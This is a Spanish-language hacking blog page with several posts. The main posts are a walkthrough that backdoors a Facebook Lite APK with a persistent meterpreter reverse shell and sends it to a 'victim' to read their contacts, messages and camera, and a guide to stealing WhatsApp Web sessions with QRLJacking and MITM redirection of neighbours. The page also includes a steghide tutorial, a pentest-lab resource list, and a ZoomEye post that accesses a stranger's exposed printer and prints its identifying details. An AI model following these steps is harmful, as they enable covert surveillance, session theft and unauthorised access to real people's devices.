HACKER ANGELWHITE GALC

miércoles, 23 de noviembre de 2016

Generando Payload APK persistente con Spade


saludos nuevamente mis queridos fieles lectores en esta oportunidad les traigo una herramienta salida del horno llamada "SPADE", esta peculiar herramienta esta desarrollada en Python, su objetivo principal es "Compilar" un Payload en apk mediante una conexión "meterpreter" establecida con el Framework "Metasploit".


Si deseas aprender todo lo referente a metasploit framework, puedes visitar los siguientes enlaces:

http://www.backtrack-omar.com/2014/01/aprendiendo-metasploit-avanzado.html
http://www.backtrack-omar.com/2015/09/2015-flash-0day-exploit-hackingteam.html
http://www.backtrack-omar.com/2015/10/mitm-man-in-middle-ettercap-mitmf-beef.html
http://www.backtrack-omar.com/2015/10/beef-browser-exploitation-framework.html
http://www.backtrack-omar.com/2015/10/vnc-remote-connection-all-windows.html
http://www.backtrack-omar.com/2016/02/dump-skype-account-our-victim-for.html
http://www.backtrack-omar.com/2016/02/bypassear-privilegios-uac-win-10-8-81.html
http://www.backtrack-omar.com/2015/10/evadiendo-av-codificando-payloads-con.html
http://www.backtrack-omar.com/2015/03/las-viejas-macros-siempre-en-accion.html
http://www.backtrack-omar.com/2015/10/unicorn-la-herramienta-de-infeccion.html
http://www.backtrack-omar.com/2016/02/send-video-youtube-victim-with.html
http://www.backtrack-omar.com/2016/02/compilando-nuestros-payloads-in.html

continuando con el POST, esta herramienta te ahorra el proceso de crear tu payload con extensión .apk en msfvenom o por el mismo metasploit, automatiza todo el proceso, solo debes añadir tu servidor y  tus puertos como normalmente se añaden tanto en un payload como en un Handle.

Descarga:


root@kali:~# git clone https://github.com/suraj-root/spade.git
root@kali:~# cd spade

Luego de descargar y entrar a su carpeta, instalaremos las respectivas librerías para que el software cumpla sus funciones correctamente:

root@kali:~# apt-get install lib32stdc++6 lib32ncurses5 and lib32z1 

Una vez completado la instalación de las librerías, deben descargar un aplicativo "APK", donde insertaremos nuestro payload desconpilando el código y procesando la información de la conexión, que haremos desde ese aplicativo infectado creado en spade que se camuflara con el "apk original" en mi caso escogí "Facebook-lite.apk".

Luego de copiar nuestro "APK" descargado en la carpeta raíz "spade", entraremos en nuestra terminal y añadiremos lo siguiente:

root@kali:~/spade# ./spade.py facebook-lite.apk

Como vemos en las 3 primeras lineas, hemos añadido nuestro archivo llamado "Facebook-lite.apk" correctamente, luego nos sale las siguientes 6 opciones:

[1] android/meterpreter/reverse_http
[2] android/meterpreter/reverse_https
[3] android/meterpreter/reverse_tcp
[4] android/shell/reverse_http
[5] android/shell/reverse_https
[6] android/shell/reverse_tcp
 

Son el tipo de conexión que vamos a establecer para conectarnos desde nuestro servidor en mi caso escogí una session meterpreter reverse_http, la cual indico que estoy trabajando con el protocolo http, en la mayoría de conexión se utiliza el reverse_tcp, pero el resultado sera el mismo.

LHOST> 192.168.1.35    >>>>>>> Nuestra IP
LPORT> 8080                 >>>>>>> Nuestro Puerto de escucha
Luego de establecer nuestra configuración del servidor y el puerto de escucha, automáticamente comenzara el proceso de adicionan de permisos en el administrativos.


cuando me refiero a los permisos administrativos, me refiero que tendremos acceso a establecer todo tipo de servicios del dispositivo, entre ellos "Activar la Webcamp", establecer llamadas, extraer números de contactos, de mensajes, y todo lo demás, es mas se puede decir que tendremos mas privilegios que nuestra victima.

Luego que termine todo el proceso de compilamiento, nos aparece el siguiente mensaje:

[+] Successfully backdoored and saved as facebook-lite-final.apk

quiere decir que nuestro ejecutable apk, se creo correctamente con el nombre "facebook-lite-final.apk", El archivo se encuentra en la misma carpeta spade, luego de ello la subiremos a cualquier gestor de descargas y le enviaremos a nuestro victima, luego nos aparecerá el siguiente mensaje:

Do you want to setup a listener?[y/n]y
le daremos "Y" para que se inicia metasploit framework con nuestra configuración creada de nuestro payload.


una ves que tengamos nuestro servidor en modo de escucha, solo faltaría que nuestra victima "Ejecute" el archivo y automáticamente tendremos acceso a su dispositivo móvil:


Luego que nuestra victima halla instalado nuestro payload, tendremos acceso a su dispositivo.


hemos comprometido el servidor por medio de un ataque POS-explotacion por medio de un payload infectado, como se los comente ustedes pueden extraer datos de contactos, registro de llamadas, de mensajes de texto, activar la webcamp, y ejercer todas las funciones del dispositivo.

Cabe aclarar que este payload se genera de forma persistente, si deseas eliminarlo no podrás hacerlo, ha menos que rootes tu dispositivo y lo elimines por ese medio.


Escaneografia con steghide - ocultando archivos en imagenes


 Saludos nuevamente mis fieles lectores en esta oportunidad les traigo la herramienta Steghide, que sirve para ocultar nuestros archivos en un formato de imagen, utilizando el proceso de escaneografia.


Steghide  es un programa de estenografía que permite ocul­tar datos en varios tipos de imagen- y archivos de  audio.
Los respectivos muestreos de frecuencia de color no varían lo que hace que el adjunto  soporte  pruebas  estadísticas del primer orden.
Sus características incluyen el compactado y el encriptadode los datos adjuntos, y revisión automática de integridad usando  un  checksum. Se reconocen los formatos de archivo JPEG, BMP, WAV y AU para usar como archivos de portada. No existen  restricciones en el formato de los datos ocultos.
Referencia:
En este escenario lo ejecutaremos en Kali linux (Debian), primero debemos instalarlo.
root@kali:~# apt-get install steghide
En mi caso ya tenia instalado el steghide, pero la añadir nuevamente su instalación se ha actualizado una nueva versión.
Una ves instalado lo siguiente haremos un ejemplo con un archivo .TXT y una imagen en JPG.
Como vemos los archivos que utilizaremos son:
  1. oe.txt
  2. rosangela-espinoza.jpg

Entonces lo que haremos sera empezar con el procedimiento:

root@kali:~/Desktop# steghide embed -cf rosangela-espinoza.jpg -ef oe.txt

embed > sirve para adjuntar  el archivo txt en la imagen de formato jpg
Luego de añadir sus respectivos argumentos, nos saldrán 2 lineas que nos dirán "salvoproducto", la cual deben ingresar una contraseña en mi caso añadí:
tujefaxD
una ves hecho el procedimiento empezara nuestro proceso de ocultación, entonces veremos como quedo nuestro archivo.
Vemos que la imagen no ha sufrido ninguna modificación gráfica, ni en su extensión, pero debo aclarar los siguiente: que dependiendo de la cantidad de almacenamiento del archivo que deseamos ocultar, nuestra imagen tendrá también dicho peso. 
Pero como mi archivo oe.txt tiene menos de 8 caracteres no aumentado el tamaño del archivo.
Bueno entonces, que pasaría si deseas extraer el archivo oculto en la imagen, en mi caso yo soy algo paranoico mis contraseñas las tengo siempre en local en un txt en mi pendrive, pero gracias a  steghide lo puedo ocultar en un formato de imagen, que solo le permitirá leer al que ejecute el archivo la imagen y no en texto plano donde verdaderamente se encuentra mi password.
vemos que se ha extraído completamente el archivo "oe.txt"

comprobamos que no ha sido afectado ninguna carácter de mi supuesta password, espero les halla gustado este articulo.
no solamente pueden adjuntar un archivo de texto, si no cualquier tipo de archivo que deseen ocultar.
Un saludo!! 

QRLJacking - Robando sesión de WhatsApp por Codigo QR


 Saludos fieles lectores en esta oportunidad les traigo  una nueva herramienta salida del horno, que nos permite optimizar el proceso de robo de sesión por medio del código QR, hace una semana tuve un pequeño concurso en mi salón entre 3 proyectos innovadores, yo había elaborado un Software de identificación de medidas dactilares creado en Csharp conectado a un motor de base de datos como "SQL SERVER"  + SDK digital personal, por lo cual tenia 2 grandes rivales.

un proyecto de realidad aumentada y otro basado en suscripción e inicio de sesión de usuarios por medio de código QR.

El ultimo día de exposición era un debate, en la cual se tenia que ver la manera de como matar el proyecto del contrincante buscando que fallas puede tener, entonces comente sobre el Robo de sesiones QRJacking.
los sistemas de autenticación basado en código QR que permite a los usuarios suscribirse rápidamente en una página web sin tener que memorizar o escribir cualquier nombre de usuario o contraseña.

Los códigos QR son códigos de barras bidimensionales que contienen una cantidad significativa de información tal como una cookie o clave de sesión compartida.


Entonces me puse a pensar, como le explico de manera entendible a mis compañeros de clase y mis docentes que desconocen el tema, entonces recordé la herramienta llamada  QRLJacking, que nos permite automatizar este proceso.


Descarga:

root@kali:~#  git clone https://github.com/OWASP/QRLJacking.git

root@kali:~#  cd QRLJacking/QrlJacking-Framework
root@kali:~#  pip install -r requirements.txt


Luego de haber descargado los archivos e instalado los requerimientos de las librerias en python, pasaremos a ejecutarlo:

root@kali:~#  python QRLJacker.py


Lo que haremos sera añadir la opción nuevo 1, Chat Applications, nuevamente escogeremos la opción 1 que es "WhatsApp", luego de ello nos aparecerá lo siguiente :

Port to listen on (Default 1337) :

Nos dice que puerto de escucha deseamos agregar para que corre la plataforma, en mi caso le añadí el puerto 8081.

Muy bien una ves hecho todo el procedimiento les saldra lo siguiente:


vemos que nos abrió una pestaña en firefox con la web original: https://web.whatsapp.com/

de igual manera en la terminal vemos que se generan varios reemplazos del archivo tmp.png, para resumir esto es que en la plataforma de whatsapp web cada 10 segundos se genera otro nuevo código QR por ende otra imagen y QRLJacking actualiza esa imagen en vivo para que la conexión sea exitosa.

Entonces como esta es una prueba de Test, deje la index.html de whatssap generado por QRLJacking por default.

si ustedes desean editarla es demasiado sencilla, se van al siguiente directorio:

root@kali:~#  cd QRLJacking/QrlJacking-Framework



Entonces una ves que mi victima abra la pestaña de mi servidor malicioso, empezara a escanear el código :


En el momento precioso que la victima escanee el código, nosotros tendremos su sesión en segundo plano:

Muy sencillo verdad, ahora tu te preguntaras como mandar su servidor malicioso a tus vecinos que estén conectados a tu red, muy simple puedes ejecutar un MITM - dnspoof.

Con bettercap, MITMF, Xerosploit, Pythem!, hasta con el mismo Ettercap, si deseas ownear el sistema de tu victima te recomiendo utilizar Beef con cualquiera de las herramientas mencionadas y hacer la redirección en dicho framework:


Les dejare 2 posts,donde enseño a elaborar un MITM y utilizar el framework:


http://www.backtrack-omar.com/2015/10/mitm-man-in-middle-ettercap-mitmf-beef.html

http://www.backtrack-omar.com/2015/10/beef-browser-exploitation-framework.html 


Crea tu laborario de Pentesting - Encuentra tu propio 0 Days


 Saludos mis fieles lectores en esta oportunidad, a pedidos de algunos seguidores de la fan page, enseñare a como crear tu laboratorio virtual desde tu sistema, cabe decir que los complementos utilizados en este escenario están disponibles para cualquier sistema operativo.


Para cualquier investigador de seguridad la mejor manera de auditar una plataforma es que este alojada en su propio laboratorio de pruebas por excelencia.


Emular sistemas operativos:


En este primer escenario sin duda es uno de los mas importantes en la rama de la seguridad informática, ya que se enfoca principalmente en sistemas públicos y privados, para encontrar fallas que afecten la privacidad de millones de usuarios y a su vez contengan puertas traseras (Backdoors).

Vulnerabilidades como el Shellshock, hasta el ultimo encontrado denominado Dirty COW se han encontrado en laboratorios virtuales por investigadores independientes.


Herramientas de emulación de sistemas operativos:


Vmware


Es una filial de EMC Corporation (propiedad a su vez de Dell Inc) que proporciona software de virtualización disponible para ordenadores compatibles X86. Entre este software se incluyen VMware Workstation, y los gratuitos VMware Server y VMware Player. El software de VMware puede funcionar en Windows, Linux, y en la plataforma mac OS que corre en procesadores Intel, bajo el nombre de VMware Fusion
 

Referencia: 

https://es.wikipedia.org/wiki/VMware


Pagina de descarga:

http://www.vmware.com/


Virtualbox


Oracle VM VirtualBox es un software de virtualización para arquitecturas x86/amd64, creado originalmente por la empresa alemana innotek GmbH.


Referencia:

https://es.wikipedia.org/wiki/VirtualBox

Pagina de descarga:

https://www.virtualbox.org/ 


Estos 2 emuladores mencionados son los mejores y mas utilizados a nivel mundial, puedes emular cualquier sistema operativo.


Sistemas operativos recomendados:


Microsoft Windows

  • Windows XP
  • Windows 7 
  • Windows 8
  • Windows 10

GNU/Linux

  • Ubunto 
  • Debian
  • ArchLinux

Mac OS

  •   Mac OS X Yosemit 

Android

  •   Android 6.0 Marshmallow

Todos los sistemas mencionados los pueden descargar en archivo de imagen .ISO en sus paginas oficiales.

Si deseas explotar algunos fallos encontrados les recomiendo utilizas versiones "Antiguas", y empezar a testar.


Por el momento estos distros los tengo corriendo para mis pruebas de Testing.


Distros vulnerables para pruebas de Penetration Pestesting:

Existen pequeñas organizaciones que han diseñado sus propios sistemas vulnerables una de ellas es For Pentester y Owasp.

Si desean descargar cualquier distro con fallas conocidas corriendo en dicho sistema no dudes en visitar la pagina:

https://pentesterlab.com/

Pero sin duda una de las usadas hasta el momento es metasploitable

Metasploitable es una máquina virtual Linux intencionadamente vulnerables. Esta máquina virtual se puede utilizar para llevar a cabo la formación en seguridad, herramientas de seguridad de prueba, y practicar técnicas de pruebas de penetración común.


Referencia:

https://community.rapid7.com/docs/DOC-1875


Descarga:

https://sourceforge.net/projects/metasploitable/


Auditar plataformas Web

El mundo del internet avanza demasiado tecnológicamente hablando, desde que se crearon plataformas web se optimizaron varios procesos que en la vida cotidiana eran muy molestos como por ejemplo depositar dinero en una cuenta, teníamos que hacer horas de cola, pero ahora no es así desde tu dispositivo móvil o tu ordenador puedes hacer eso en menos de 5 segundos por medio de una plataforma web de tu banca online.


La gran pregunta es: ¿Mis datos son seguros? ¿alguien puede obtener mis credenciales? ¿Hackearon la pagina del banco?

Pues si, estas preguntas son las mas frecuentes que cualquier usuario se preguntaría, entonces viene el gran reto de un investigador de seguridad.

"Reportar fallos que perjudican a los usuarios a nivel mundial y mejorar la seguridad informática día a día".


CMS -  Sistemas de gestión de contenidos

Los CMS o Sistemas de gestión de contenidos son plataformas dedicadas especialmente para crear estructuras de soporte y administración de contenidos, principalmente en paginas web.

Existen varias plataformas las mas conocidas son.

Joomla, Wordpress, Drupal, etc.


Como bien sabemos existen varias vulnerabilidades en Plugins y complementos de los mencionados "CMS", ustedes pueden verificar en esta pagina dedicada a Exploits en todo tipo de plataformas:

https://www.exploit-db.com/


digamos que para un investigador de seguridad web es fundamental tener algunos de estos gestores en su localhost para investigar posibles fallos y encontrar algunos 0days.

Descargar Plugins Joomla:


https://extensions.joomla.org/ 


Descargar Plugins Wordpress:


https://es.wordpress.org/plugins/


Joomla

Joomla es un sistema de gestión de contenidos (o CMS, por las siglas en inglés, Content Management System) que permite desarrollar sitios web dinámicos e interactivos. Permite crear, modificar o eliminar contenido de un sitio web de manera sencilla a través de un "panel de administración". Es un software de código abierto, programado o desarrollado en PHP y liberado bajo Licencia pública general GNU (GPL).

Referencia:

https://es.wikipedia.org/wiki/Joomla 
  
Pagina de descarga:

https://www.joomla.org/


Wodpress:


WordPress es un sistema de gestión de contenidos o CMS (por sus siglas en inglés, Content Management System) enfocado a la creación de cualquier tipo de sitio. Originalmente alcanzó una gran relevancia usado para la creación de blogs, para convertirse con el tiempo en una de las principales herramientas para la creación de páginas web comerciales.

Referencia:

https://es.wikipedia.org/wiki/WordPress

Pagina de descarga:

https://es.wordpress.com/


Pentesting en plataformas Web

Existen aplicaciones vulnerables web desarrolladas para realizar pruebas de Pentesting, en su mayoría la organización Owasp ha desarrollado buenos ejemplares, como también grupos independientes.


bWAPP


bWAPP, o una aplicación web con errores, es una fuente libre y abierto deliberadamente aplicación web insegura.
Ayuda a entusiastas de la seguridad, los desarrolladores y los estudiantes para descubrir y para prevenir vulnerabilidades web.
bWAPP lo prepara a uno para realizar pruebas de penetración exitosa y proyectos de hacking ético.

Lo que hace tan único bWAPP? Bueno, tiene más de 100 vulnerabilidades web!
Cubre todas las principales web bugs conocidos, incluyendo todos los riesgos del proyecto OWASP Top 10.


Referencia:

https://sourceforge.net/projects/bwapp/


Descarga:

http://www.itsecgames.com/ 


Damn Vulnerable Web Application

Es una aplicación web PHP / MySQL que es maldita vulnerables. Su objetivo principal es ser una ayuda para los profesionales de la seguridad para poner a prueba sus habilidades y herramientas en un entorno jurídico, ayudar a los desarrolladores web a comprender mejor los procesos de asegurar las aplicaciones web y para ayudar tanto a los estudiantes y profesores para aprender acerca de la seguridad de aplicaciones web en una clase controlada ambiente de la sala.

Descarga:

http://www.dvwa.co.uk/

 
SQLi-Labs avanzado


SQLI-LABS es una plataforma para aprender SQLI Siguiendo laboratorios que están cubiertos para parametros GET y POST.

los escenarios son los siguientes:

  •     Error Based Injections (Union Select)
  •     String
  •     Intiger
  •     Error Based Injections (Double Injection Based)
  •     BLIND Injections: 1.Boolian Based 2.Time Based
  •     Update Query Injection.
  •     Insert Query Injections.
  •     Header Injections. 1.Referer based. 2.UserAgent based. 3.Cookie based.
  •     Second Order Injections
  •     Bypassing WAF
  •     Bypassing Blacklist filters Stripping comments Stripping OR & AND    Stripping SPACES and COMMENTS Stripping UNION & SELECT
  •     Impidence mismatch
  •     Bypass addslashes()
  •     Bypassing mysql_real_escape_string. (under special conditions)
  •     Stacked SQL injections.
  •     Secondary channel extraction
Descarga:

https://github.com/Audi-1/sqli-labs


En mi caso, con las plataformas mencionadas doy mis clases y charlas de seguridad informática y te los recomiendo mucho.

como lo dijo un grande de seguridad Informática, el gran chema alonso:

" Leer, Practicar y ser constante. "


Dejare su vídeo dando algunos consejos para empezar en el mundo de la seguridad informática & Hacking.


ZoomEye el segundo buscador mas peligroso del mundo


Resultado de imagen para ZoomEye


Saludos mis queridos fieles lectores, bueno en esta oportunidad les traigo un buscador parecido a Shodan, pero que tienen aun mas información que el mencionado, algunos la están catalogando como la hermana de SHODAN, para mi es un proyecto muy interesante, es de origen chino y fue desarrollado en el año 2014 les presento a ZoomEye

Pagina:

https://www.zoomeye.org


Un pequeño ejemplo de ello, si tu deseas utilizar la vista de mapa en ZoomEye es muy útil, pero a su vez algo tedioso ya que al buscar un determinado servicio les aparece lo siguiente:

https://www.zoomeye.org/vision/map/


Veamos algunos de sus "Dorks", ustedes se asombraran con los siguientes:

https://www.zoomeye.org/search/dorks


Me pareció interesante ver 2 dorks con el framework metasploit, viendo la información de uno de ellos me percate lo siguiente.

https://www.zoomeye.org/search?q=Meterpreter

Te indica que el servidor esta backdorizado y también te muestra el código del payload corriendo, sin duda este servidor de china esta mas owneado que una web gob.pe xD

veamos a las impresas conectadas en WAN, cuantas tienen su servicios disponibles para ser manipuladas.

Veamos entremos, en mi caso yo entre a una de EE.UU:

http://172.88.24.73/

Status: Connected
Host Name: HPD0DD7C
IP Address: 192.168.0.15
Hardware (MAC) Address: 68B599CFDE7E
SSID: HOME BASE 2.4G


Modelo:

Product Name     HP Officejet Pro 8500 A910
Product Model Number     CM755A
Product Serial Number     CN0B4AR2HJ
Service ID     21015
Firmware Version     LRP1FN1621BR
Total Page Count     13635
Country/Region


como pueden observar acabo de enviar una imprisión de prueba.
para poder entrar a mas servicios privados deben registrarse en el siguiente enlace:

https://sso.telnet404.com/accounts/register/ 

 Algo importante que tengo que mencionar y también explicar porque no hago tan extenso este articulo, el 70 % de Dorks son similares a shodan, así que prueben este servicio se los recomiendo.